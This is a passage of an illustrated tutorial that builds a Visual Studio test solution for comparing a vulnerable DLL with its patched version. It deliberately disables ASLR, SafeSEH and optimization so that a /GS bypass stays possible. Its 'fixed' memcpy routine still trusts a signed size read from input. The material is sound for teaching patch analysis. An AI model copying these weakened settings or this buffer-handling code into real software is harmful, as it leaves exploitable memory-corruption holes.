


Type ..\mydll as path, then click on the ok button.







Go to the Configuration Properties C/C++ Optimization Branch, and disable the optimization, otherwise that clever optimizer will recognize that the strcpy and division is unnecessary.




Then go to the Linker \ Input \ Additional Dependencies, and click on the ... next to it.




The dll will be compiled to the Release directory so add ".\Release\mydll.lib" as additional lib file, then click to the OK button.



We do not want to bother with ASLR so to turn it off go to the Linker / Advanced, and set "Randomized base address" to disabled, and "Fixed base address" to image must be loaded at fixed address.




To bypass the /GS protection we need a loaded module compiled without safeseh (i would like to recall, the error is in the mydll.dll, but we turn of the safeseh in the patching.exe. It is unimportant which loaded modul is not safeseh compiled, but need one). To guarantee it go to the Linker / command line and to the additional options type `"/SAFESEH:NO"`




Click to the OK button again, to accept the changes.


Now we have to set the build order, the dll should be compiled before the main app otherwise the compiler will not find the .lib file, and fails. To do it right click to the "patching" project, and from the popup menu select "Project Dependencies..."




In the appearing new window put a checkmark next to mydll in the "depends on: " box.




Then compile the solution by selecting Build \ Build Solution from the menu.





Hopefully the build will succeed



Close the Solution, just to be sure, that every file is closed.




Now copy the content of the Release folder (the place of it was just printed out by the visual studio right now) in my case it was "C:\Users\Administrator\Documents\Visual Studio 2008\Projects\patching\Release" to somewhere, to keep it as the old version. I created a folder on the C:\ directory called as old, and copied it there.




Correct the problem in a new version

Now we create a new version of the dll, to be able to compare the original, and the patched one. To do first open the solution again by clicking file \ Recent Projects \ the name of your solution




Then copy the following content to the "mydll.cpp" file:


```
#define DLL_EXPORT
#include "mydllheader.h"
#include <iostream>
EXPORT void foo (char *str, int szam)
{
    char buffer[1024];
    int size;
    try
    {
        memcpy(&size, str, 4);
        printf("Bytes received: %i\n", size);
        if (size <= 1024)
        {
            memcpy(buffer, str+4, size);
        }
        szam=100/szam;
    }
    catch (char * strErr)
    {
    }
}
```




Then save the content of if by the save all button:



